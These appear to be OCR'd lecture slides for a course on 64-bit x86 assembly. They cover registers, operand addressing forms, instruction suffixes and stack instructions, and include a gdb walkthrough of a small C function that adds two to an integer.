
7. 64-bit x86 Assembly

For COMSC 142

Sam Bowne

Jan 27, 2025

Free online textbook



- https://diveintosystems.org/book/index.html

Topics

7.1. Assembly Basics

7.2. Common Instructions

7.3. Additional Arithmetic Instructions

7.4. Conditional Control and Loops

7.5. Functions in Assembly

7.6. Recursion

7.7. Arrays in Assembly

7.7. Matrices in Assembly

7.9. Structs in Assembly

7.10. Buffer Overflows

7.1. Assembly Basics

7.1. Diving into Assembly: Basics

```c
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void){
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

To compile this code, use the following command:

```
$ gcc -o adder adder.c
```

Objdump

```
$ objdump -d modified > output
$ less output
```

```
0000000000400526 <adder2>:
  400526:       55                      push   %rbp
  400527:       48 89 e5                mov    %rsp,%rbp
  40052a:       89 7d fc                mov    %edi,-0x4(%rbp)
  40052d:       8b 45 fc                mov    -0x4(%rbp),%eax
  400530:       83 c0 02                add    $0x2,%eax
  400533:       5d                      pop    %rbp
  400534:       c3                      retq
```


7.1.1. Registers

- 64-bit Intel processors have 16 registers for storing 64-bit data:
  - %rax, %rbx, %rcx, %rdx, %rdi, %rsi, %rsp, %rbp, and
  - %r8-%r15.
- All the registers save for %rsp and %rbp hold general-purpose 64-bit data.
- **%rsp** and **%rbp** are the **stack pointer** and the **frame pointer**
- **%rip** is the **instruction pointer**

7.1.2. Advanced Register Notation

Table 1. x86-64 Registers and Mechanisms for Accessing Lower Bytes

64-bit Register	32-bit Register	Lower 16 Bits	Lower 8 Bits
`%rax`	`%eax`	`%ax`	`%al`
`%rbx`	`%ebx`	`%bx`	`%bl`
`%rcx`	`%ecx`	`%cx`	`%cl`
`%rdx`	`%edx`	`%dx`	`%dl`



7.1.2. Advanced Register Notation

Table 1. x86-64 Registers and Mechanisms for Accessing Lower Bytes

64-bit Register	32-bit Register	Lower 16 Bits	Lower 8 Bits
`%rdi`	`%edi`	`%di`	`%dil`
`%rsi`	`%esi`	`%si`	`%sil`
`%rsp`	`%esp`	`%sp`	`%spl`
`%rbp`	`%ebp`	`%bp`	`%bpl`
`%r8`	`%r8d`	`%r8w`	`%r8b`
`%r9`	`%r9d`	`%r9w`	`%r9b`
`%r10`	`%r10d`	`%r10w`	`%r10b`
`%r11`	`%r11d`	`%r11w`	`%r11b`
`%r12`	`%r12d`	`%r12w`	`%r12b`
`%r13`	`%r13d`	`%r13w`	`%r13b`
`%r14`	`%r14d`	`%r14w`	`%r14b`
`%r15`	`%r15d`	`%r15w`	`%r15b`

7.1.3. Instruction Structure

- Consider the instruction
  - **add $0x2, %rax**
- The **opcode** is "add"
- The **operands** are "$0x2" and "%rax"
- **Constant** (literal) values are preceded by $, like "$0x2"
- **Registers** are written like "%rax"
- **Memory** locations
  - 0x8(%rbp)
    - Take the value in **rbp**, add 8, go to that memory location
    - This is a pointer dereference
  - 0x8100 is an immediate memory address

Examples

Table 2. Example operands

Operand	Form	Translation	Value
%rcx	Register	%rcx	0x4
(%rax)	Memory	M[%rax] or M[0x804]	0xCA
$0x808	Constant	0x808	0x808
0x808	Memory	M[0x808]	0xFD
0x8(%rax)	Memory	M[%rax + 8] or M[0x80c]	0x12
(%rax, %rcx)	Memory	M[%rax + %rcx] or M[0x808]	0xFD
0x4(%rax, %rcx)	Memory	M[%rax + %rcx + 4] or M[0x80c]	0x12
0x800(,%rdx,4)	Memory	M[0x800 + %rdx*4] or M[0x804]	0xCA
(%rax, %rdx, 8)	Memory	M[%rax + %rdx*8] or M[0x80c]	0x12

Address	Value
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E

Register	Value
%rax	0x804
%rbx	0x10
%rcx	0x4
%rdx	0x1

Notes

- Constant forms cannot serve as destination operands.
- Memory forms cannot serve *both* as the source and destination operand in a single instruction.
- In cases of scaling operations (see the last two operands in Table 2), the scaling factor must be one of 1, 2, 4, or 8.

7.1.5. Instruction Suffixes

Table 3. Example Instruction Suffixes

Suffix	C Type	Size (bytes)
b	`char`	1
w	`short`	2
l	`int` or `unsigned`	4
s	`float`	4
q	`long`, `unsigned long`, all pointers	8
d	`double`	8

7.2. Common Instructions

7.2. Common Instructions

Instruction	Translation
`mov S, D`	S → D (copies value of S into D)
`add S, D`	S + D → D (adds S to D and stores result in D)
`sub S, D`	D - S → D (subtracts S *from* D and stores result in D)

Table 2. Stack Management Instructions

Instruction	Translation

`push S`	Pushes a copy of S onto the top of the stack. Equivalent to:
	`sub $0x8, %rsp`
	`mov S, (%rsp)`

`pop D`	Pops the top element off the stack and places it in location D. Equivalent to:
	`mov (%rsp), D`
	`add $0x8, %rsp`

Demo: adder2

- wget https://samsclass.info/COMSC-142/proj/adder2.c
- gcc -o adder2_64 adder2.c
- **adder2** function has no local variables
- Its **stack frame** will have size 0


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 5

```
debian@debian:~/COMSC-142$ cat adder2.c
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```


Demo: adder2


- gdb -q adder2_64
- set style enabled off
- break *adder2
- run
- disassemble adder2
- info registers

- **$eip** points to the start of **adder2**
- Note arrow in assembly code
- First 2 instructions are the **function prologue**
- Last 2 instructions are the **function epilogue**



- Before entering the **adder2** function
- The **stack frame** goes from
  - **$rsp** ...58
- to
  - **$rbp** ...70

